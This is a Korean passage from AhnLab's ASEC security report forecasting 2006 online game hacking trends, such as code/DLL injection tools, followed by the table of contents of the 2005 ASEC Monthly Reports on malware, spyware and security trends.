2005년의 온라인 게임 보안 이슈는 크게 2가지로, 은폐형 메모리 조작 툴의 출현과 CODE/DLL 삽입(Injection) 기법을 이용한 해킹툴이 대거 등장했다는 것이다. 계속되는 온라인 게임 보안 프로그램의 공격은 2006년에도 이어질 것이며 이러한 시도는 한국, 중국, 동남 아시아 등 온라인 게임이 수출된 모든 국가의 해커들에게 표적이 되었다. 이들은 개인 및 조직화된 팀으로 구성되며 정보나 툴을 공개하여 더 많은 온라인 게임 해킹툴이나 방법을 양산해 낼 것이다. 특히 2006년에는 게임 내 중요한 데이터를 직접 변조 하기 보다는 CODE를 삽입한 후 데이터 흐름을 교묘하게 속이는 변칙 플레이가 성행 할 것으로 보인다. 이것은 곧 업그레이드된 온라인 게임 보안 프로그램의 등장을 예고하는 것이며, 정부 또는 유관기관, 온라인 게임 제작 및 운영사들도 불법 사용자 및 해킹툴에 대한 단속을 더욱 더 강화 할 것으로 보인다. ASEC

별첨: 2005년 ASEC Monthly Report 목차

기업고객의 경우 안철수연구소 홈페이지에 로그인하신 후 [보안정보 - ASEC 리포트]에서 2005년 매월 발행된 ASEC Monthly Report 내용을 보실 수 있습니다.

■ ASEC Monthly Report 2005년 1월

1월 AhnLab 악성코드 동향

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

1월 AhnLab 스파이웨어 동향

1월 시큐리티 동향

1월 세계 악성코드 동향

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향
- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼 - 디지털사회로의 진입과 정보유출

■ ASEC Monthly Report 2005년 2월

2월 AhnLab 악성코드 동향

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

2월 AhnLab 스파이웨어 동향

2월 시큐리티 동향

2월 세계 악성코드 동향

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향
- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼

- (1) 부베로 본 애드웨어의 발전
- (2) 사례연구를 통해 본 악성코드의 도전 - 네트워크 시그니처 기반의 탐지는 어디까지인가?

■ ASEC Monthly Report 2005년 3월

3월 AhnLab 악성코드 동향

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

3월 AhnLab 스파이웨어 동향

3월 시큐리티 동향

3월 세계 악성코드 동향

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향

- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼 - 피싱에 이은 '파밍' 과연 또 다른 위협의 도전인가?

■ ASEC Monthly Report 2005년 4월

4월 AhnLab 악성코드 동향

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

4월 AhnLab 스파이웨어 동향

4월 시큐리티 동향

4월 세계 악성코드 동향

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향
- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼 - 64비트 환경과 악성코드

■ ASEC Monthly Report 2005년 5월

5월 AhnLab 악성코드 동향

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

5월 AhnLab 스파이웨어 동향

5월 시큐리티 동향

5월 세계 악성코드 동향

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향
- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼 - 게임아이템 매매를 위한 홈페이지 변조사건

■ ASEC Monthly Report 2005년 6월

6월 AhnLab 악성코드 동향

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

6월 AhnLab 스파이웨어 동향

6월 시큐리티 동향

6월 세계 악성코드 동향

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향
- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼 - 인터넷 뱅킹사고

■ ASEC Monthly Report 2005년 7월

7월 AhnLab 악성코드 동향

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

7월 AhnLab 스파이웨어 동향

7월 시큐리티 동향

7월 세계 악성코드 동향

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향
- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼 - 악성코드 배포자 처벌

■ ASEC Monthly Report 2005년 8월

8월 AhnLab 악성코드 동향

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

8월 AhnLab 스파이웨어 동향

8월 시큐리티 동향

8월 세계 악성코드 동향

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향
- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼 - 온라인 게임해킹 프로그램과 보안

■ ASEC Monthly Report 2005년 9월

9월 AhnLab 악성코드 동향

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

9월 AhnLab 스파이웨어 동향

9월 시큐리티 동향

9월 세계 악성코드 동향

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향
- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼 - 악성코드 제실행 기법

■ ASEC Monthly Report 2005년 10월

10월 AhnLab 악성코드 동향

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

10월 AhnLab 스파이웨어 동향

10월 시큐리티 동향

10월 세계 악성코드 동향

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향
- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼

- (1) 인터넷을 이용한 신종 사기 프로그램
- (2) XSS를 이용한 웹의 출현, 또 다른 위협의 예고

■ ASEC Monthly Report 2005년 11월**11월 AhnLab 악성코드 동향**

- (1) 악성코드 피해동향
- (2) 신종(변형) 악성코드 발견동향

11월 AhnLab 스파이웨어 동향**11월 시큐리티 동향****11월 세계 악성코드 동향**

- (1) 일본의 악성코드 동향
- (2) 중국의 악성코드 동향
- (3) 세계의 악성코드 동향

이달의 ASEC 컬럼 - AVAR 2005 컨퍼런스를 다녀와서...